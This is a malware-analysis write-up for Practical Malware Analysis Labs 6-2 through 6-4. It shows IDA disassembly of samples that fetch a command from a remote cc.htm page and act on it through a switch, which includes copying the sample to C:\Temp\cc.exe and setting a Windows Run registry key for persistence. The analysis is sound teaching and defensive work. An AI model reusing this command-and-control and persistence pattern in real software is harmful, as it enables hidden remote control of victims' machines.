



Figure 4: Lab06–02 | main subroutine

Navigating to `sub_401040`, we immediately see some key information, which supports the determination that this occurs if there is an internet connection.

The most stand-out information is the two API calls, `InternetOpenA` and `InternetOpenUrlA`, which are used to initiate an internet connection and open a URL. We also see some strings at offset addresses just before these, indicating these are passed to the API calls (figure 5).



```
0000000000401040
0000000000401040
0000000000401040                    ; Attributes: bp-based frame
0000000000401040
0000000000401040                    sub_401040 proc near
0000000000401040
0000000000401040                    Buffer= byte ptr -210h
0000000000401040                    var_20F= byte ptr -20Fh
0000000000401040                    var_20E= byte ptr -20Eh
0000000000401040                    var_20D= byte ptr -20Dh
0000000000401040                    var_20C= byte ptr -20Ch
0000000000401040                    hFile= dword ptr -10h
0000000000401040                    hInternet= dword ptr -0Ch
0000000000401040                    dwNumberOfBytesRead= dword ptr -8
0000000000401040                    var_4= dword ptr -4
0000000000401040
0000000000401040 55                 push    ebp
0000000000401041 8B EC              mov     ebp, esp
0000000000401043 81 EC 10 02 00 00  sub     esp, 528        ; Integer Subtraction
0000000000401049 6A 00              push    0               ; dwFlags
000000000040104B 6A 00              push    0               ; lpszProxyBypass
000000000040104D 6A 00              push    0               ; lpszProxy
000000000040104F 6A 00              push    0               ; dwAccessType
0000000000401051 68 F4 70 40 00     push    offset szAgent  ; "Internet Explorer 7.5/pma"
0000000000401056 FF 15 C4 60 40 00  call    ds:InternetOpenA ; Indirect Call Near Procedure
000000000040105C 89 45 F4           mov     [ebp+hInternet], eax
000000000040105F 6A 00              push    0               ; dwContext
0000000000401061 6A 00              push    0               ; dwFlags
0000000000401063 6A 00              push    0               ; dwHeadersLength
0000000000401065 6A 00              push    0               ; lpszHeaders
0000000000401067 68 C4 70 40 00     push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
000000000040106C 8B 45 F4           mov     eax, [ebp+hInternet]
000000000040106F 50                 push    eax             ; hInternet
0000000000401070 FF 15 B4 60 40 00  call    ds:InternetOpenUrlA ; Indirect Call Near Procedure
0000000000401076 89 45 F0           mov     [ebp+hFile], eax
0000000000401079 83 7D F0 00        cmp     [ebp+hFile], 0  ; Compare Two Operands
000000000040107D 75 1E              jnz     short loc_40109D ; Jump if Not Zero (ZF=0)
```

Figure 5: Lab06–02 | Internet connection API calls and strings

First, `szAgent` containing string "*Internet Explorer 7.5/pma*", which is a User-Agent String, is passed to `InternetOpenA`.
`szUrl` contains the string "*http://www.practicalmalwareanalysis.com/cc.htm*" which is the URL for `InternetOpenUrlA`.

This has another `jnz` where the jump is not taken if `hFile` returned from `InternetOpenUrlA` is `0` (meaning no file was downloaded), where a message is printed "*Error 2.2: Fail to ReadFile\n*" and the internet connection is closed.

iv. What type of code construct is used in sub_40140?

If `szURl` **is** found, the program attempts to read `200h` (512) bytes of the file (*cc.htm*) using the API call `InternetReadFile` (the `jnz` unsuccessful path leads to "*Error 2.2: Fail to ReadFile\n*" printed and connections closed) (figure 6).




Figure 6: Lab06–02 | Reading first 4 bytes of cc.htm

There are then four `cmp` / `jnz` blocks which each comparing a single byte from the `Buffer` and several variables. These may also be seen as `Buffer+1`, `Buffer+2`, etc. This is a notable code construct in which a character array is filled with data from InternetReadFile and is read one by one.

These values have been converted (by pressing R) to ASCII. Combined these read `<!--`, indicative of the start of a comment in HTML. If the value comparisons are successful, then `var_20C` (likely the whole 512 byes in `Buffer`, but just mislabeled by IDA) is read. If at any point a byte read is incorrect, then an alternative path is taken and the string "*Error 2.3: Fail to get command\n*" is printed.

Looking back at `main`, if this all passes with no issues, the string "*Success: Parsed command is %c\n*" is printed and the system does `Sleep` for 60000 milliseconds (60 seconds) (figure 7). The command printed (displayed through formatting of `%c` is variable `var_8`) is the returned value from `sub_401040`, the contents of *cc.htm.*




Figure 7: Lab06–02 | Reporting successful read of command and sleeping for 60 seconds

v. Are there any network-based indicators for this program?

The key NBIs (network-based indicators) from the program are the user-agent string and URL found related to the `InternetOpenA` and `InternetOpenUrlA` calls; *Internet Explorer 7.5/pma* and *http://www.practicalmalwareanalysis.com/cc.htm*

vi. What is the purpose of this malware?

Very similar to Lab06–01.exe, Lab06–02.exe tests for internet connection and prints an appropriate message. Upon successful connection, however, the program then attempts to download and read the file from *http://www.practicalmalwareanalysis.com/cc.htm*.

Figure 8: Lab06–02.exe | Tested execution

Upon testing, this file is not available on the server. The program did not successfully read the required first 4 bytes therefore an error message was printed (figure 8).

d. Analyze the malware found in the file *Lab06–03.exe*.

i. Compare the calls in main to Lab06–02.exe's main method. What is the new function called from main?

For both executables, I have renamed all of the functions that we have already analysed. The differentiator between the two is an additional function once internet connection has been tested, the file has been downloaded, and the successful parsing of the command message has been printed — `sub_401130` (figure 9).



main proc near
var_8= byte ptr -8
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h
push ebp
mov ebp, esp
sub esp, 8 ; Integer Subtraction
call testInternet ; Call Procedure
mov [ebp+var_4], eax
cmp [ebp+var_4], 0 ; Compare Two Operands
jnz short loc_401228 ; Jump if Not Zero (ZF=0)
loc_401228:
call downloadFile ; Call Procedure
mov [ebp+var_8], al
movsx eax, [ebp+var_8] ; Move with Sign-Extend
test eax, eax ; Logical Compare
jnz short loc_40123C ; Jump if Not Zero (ZF=0)
xor eax, eax ; Logical Exclusive OR
jmp short loc_40126D ; Jump
loc_40123C:
movsx ecx, [ebp+var_8] ; Move with Sign-Extend
push ecx
push offset aSuccessParsedC ; "Success: Parsed command is %c\n"
call printf ; Call Procedure
add esp, 8 ; Add
mov edx, [ebp+argv]
mov eax, [edx]
push eax ; lpExistingFileName
mov cl, [ebp+var_8]
push ecx ; char
call sub_401130 ; Call Procedure
add esp, 8 ; Add
push 60000 ; dwMilliseconds
call ds:Sleep ; Indirect Call Near Procedure
xor eax, eax ; Logical Exclusive OR
loc_40126D:
mov esp, ebp
pop ebp
retn ; Return Near from Procedure
main endp

Figure 9: Lab06–03.exe | Comparisons of Lab06–03.exe (left) and Lab06–02.exe (right) main functions

ii. What parameters does this new function take?

`sub_401130` takes 2 parameters. The first is `char`, the command character read from *http://www.practicalmalwareanalysis.com/cc.htm* and `lpExistingFileName` (a long pointer to a character string, 'Existing File Name', which is the program's name (Lab06–03.exe) (figure 10). These were both pushed onto the stack as part of the `main` function.

```
0000000000401130
0000000000401130
0000000000401130                    ; Attributes: bp-based frame
0000000000401130
0000000000401130                    ; int __cdecl sub_401130(char, LPCSTR lpExistingFileName)
0000000000401130                    sub_401130 proc near
0000000000401130
0000000000401130                    var_8= dword ptr -8
0000000000401130                    phkResult= dword ptr -4
0000000000401130                    arg_0= byte ptr  8
0000000000401130                    lpExistingFileName= dword ptr  0Ch
0000000000401130
0000000000401130 55                 push    ebp
0000000000401131 8B EC              mov     ebp, esp
0000000000401133 83 EC 08           sub     esp, 8          ; Integer Subtraction
0000000000401136 0F BE 45 08        movsx   eax, [ebp+arg_0] ; Move with Sign-Extend
000000000040113A 89 45 F8           mov     [ebp+var_8], eax
000000000040113D 8B 4D F8           mov     ecx, [ebp+var_8]
0000000000401140 83 E9 61           sub     ecx, 61h        ; Integer Subtraction
0000000000401143 89 4D F8           mov     [ebp+var_8], ecx
0000000000401146 83 7D F8 04        cmp     [ebp+var_8], 4  ; switch 5 cases
000000000040114A 0F 87 91 00 00 00  ja      loc_4011E1      ; jumptable 00401153 default case
```

Figure 10: Lab06–03.exe | `sub_401130 parameters.`

iii. What major code construct does this function contain?

IDA has helpfully indicated that the major code construct is a five-case `switch` statement by adding comments for `'switch 5 cases'` and the `'jumptable 00401153 default case'`. We have previously seen similar `cmp` which are `if` statements, however, in this case, there is a possibility of five paths. We can confirm this in the flowchart graph view, where there are five `switch` cases and one default case (figure 11).




Figure 11: Lab06–03.exe | `sub_401130 flowchart`

iv. What can this function do?

The five `switch` cases are as follows (figure 12):

Switch Case	Location	Action
Case 0	Loc_40115A	Calls CreateDirectoryA to create directory *C:\Temp*
Case 1	loc_40116C	Calls CopyFileA to copy the data at lpExistingFileName to be *C:\Temp\cc.exe*
Case 2	loc_40117F	Calls DeleteFileA to delete the file *C:\Temp\cc.exe*
Case 3	loc_40118C	Calls RegOpenKeyExA to open the registry key Software\Microsoft\Windows\CurrentVersion\Run Calls RegSetValueExA to set the value name to *Malware* with data *C:\Temp\cc.exe*
Case 4	loc_4011D4	Call Sleep to sleep the program for *100 seconds*
Default	loc_4011E1	Print error message *Error 3.2: Not a valid command provided*

Figure 12: Lab06–03.exe | `sub_401130 switch cases`

Depending on the command provided (0–4) the program will execute the appropriate API calls to perform directory operations or registry modification. `lpExistingFileName` is the current file, Lab06–03.exe. Setting the registry key `Software\Microsoft\Windows\CurrentVersion\Run\Malware` with file `C:\Temp\cc.exe` is a method of persistence to execute the malware on system startup.

v. Are there any host-based indicators for this malware?

The key HBIs (host-based indicators) are the file written to disk (`C:\Temp\cc.exe`), and the registry key used for persistence (`Software\Microsoft\Windows\CurrentVersion\Run /v Malware | C:\Temp\cc.exe`)

vi. What is the purpose of this malware?

Following on from the functionality of the simpler Lab06–01.exe and Lab06–02.exe, Lab06–03.exe also tests for internet connection and prints an appropriate message. The program attempts to download and read the file from *http://www.practicalmalwareanalysis.com/cc.htm*. The program then has a set of possible functionalities based upon the contents of *cc.htm* and the `switch` code construct to perform one of:

- Create directory `C:\Temp`
- Copy the current file (Lab06–03.exe) to `C:\Temp\cc.exe`
- Set the Run registry key as `Malware | C:\temp\cc.exe` for persistence
- Delete `C:\Temp\cc.exe`
- Sleep the program for 100 seconds

e. analyze the malware found in the file Lab06-04.exe.

i. What is the difference between the calls made from the main method in Lab06–03.exe and Lab06-04.exe?

```
0000000000401040
0000000000401040
0000000000401040                    ; Attributes: bp-based frame
0000000000401040
0000000000401040                    downloadFile proc near
0000000000401040
0000000000401040                    Buffer= byte ptr -230h
0000000000401040                    var_22F= byte ptr -22Fh
0000000000401040                    var_22E= byte ptr -22Eh
0000000000401040                    var_22D= byte ptr -22Dh
0000000000401040                    var_22C= byte ptr -22Ch
0000000000401040                    hFile= dword ptr -30h
0000000000401040                    hInternet= dword ptr -2Ch
0000000000401040                    szAgent= byte ptr -28h
0000000000401040                    dwNumberOfBytesRead= dword ptr -8
0000000000401040                    var_4= dword ptr -4
0000000000401040                    arg_0= dword ptr  8
0000000000401040
0000000000401040 55                 push    ebp
0000000000401041 8B EC              mov     ebp, esp
0000000000401043 81 EC 30 02 00 00  sub     esp, 560        ; Integer Subtraction
0000000000401049 8B 45 08           mov     eax, [ebp+arg_0]
000000000040104C 50                 push    eax
000000000040104D 68 F4 70 40 00     push    offset aInternetExplor ; "Internet Explorer 7.50/pma%d"
0000000000401052 8D 4D D8           lea     ecx, [ebp+szAgent] ; Load Effective Address
0000000000401055 51                 push    ecx
0000000000401056 E8 8B 02 00 00     call    sub_4012E6      ; Call Procedure
000000000040105B 83 C4 0C           add     esp, 12         ; Add
000000000040105E 6A 00              push    0               ; dwFlags
0000000000401060 6A 00              push    0               ; lpszProxyBypass
0000000000401062 6A 00              push    0               ; lpszProxy
0000000000401064 6A 00              push    0               ; dwAccessType
0000000000401066 8D 55 D8           lea     edx, [ebp+szAgent] ; Load Effective Address
0000000000401069 52                 push    edx             ; lpszAgent
000000000040106A FF 15 DC 60 40 00  call    ds:InternetOpenA ; Indirect Call Near Procedure
```

Figure 13: Lab06–04.exe | Modified `downloadFile function with arg_0`

Of the subroutines called from `main` we have analysed (renamed to `testInternet`, `printf`, `downloadFile`, and `commandSwitch`) only `downloadFile` has seen a notable change. The `aInternetExplor` address contains the value *Internet Explorer 7.50/pma%d* for the user-agent (`szAgent`) which includes an *%d* not seen previously, as well as a new local variable `arg_0` (figure 13).

This instructs the `printf` function to take the passed variable `arg_0` as an argument and print as an `int`. The variable is a parameter taken in the calling of `downloadFile` , donated by IDA as `var_C`(figure 14).

```
0000000000401263 8B 4D F4           mov     ecx, [ebp+var_C]
0000000000401266 51                 push    ecx
0000000000401267 E8 D4 FD FF FF     call    downloadFile    ; Call Procedure
000000000040126C 83 C4 04           add     esp, 4          ; Add
000000000040126F 88 45 F8           mov     [ebp+command], al
0000000000401272 0F BE 55 F8        movsx   edx, [ebp+command] ; Move with Sign-Extend
```

Figure 14: Lab06–04.exe | Variable passed to downloadFile

Some of the called subroutines have different memory addresses to what we saw in the previous Lab06–0X.exes, due to the `main` function being somewhat more complex and expanded.

ii. What new code construct has been added to `main`?

`main` has been developed upon to include a `for loop` code construct, as observed in the flowchart graph view (figure 15).

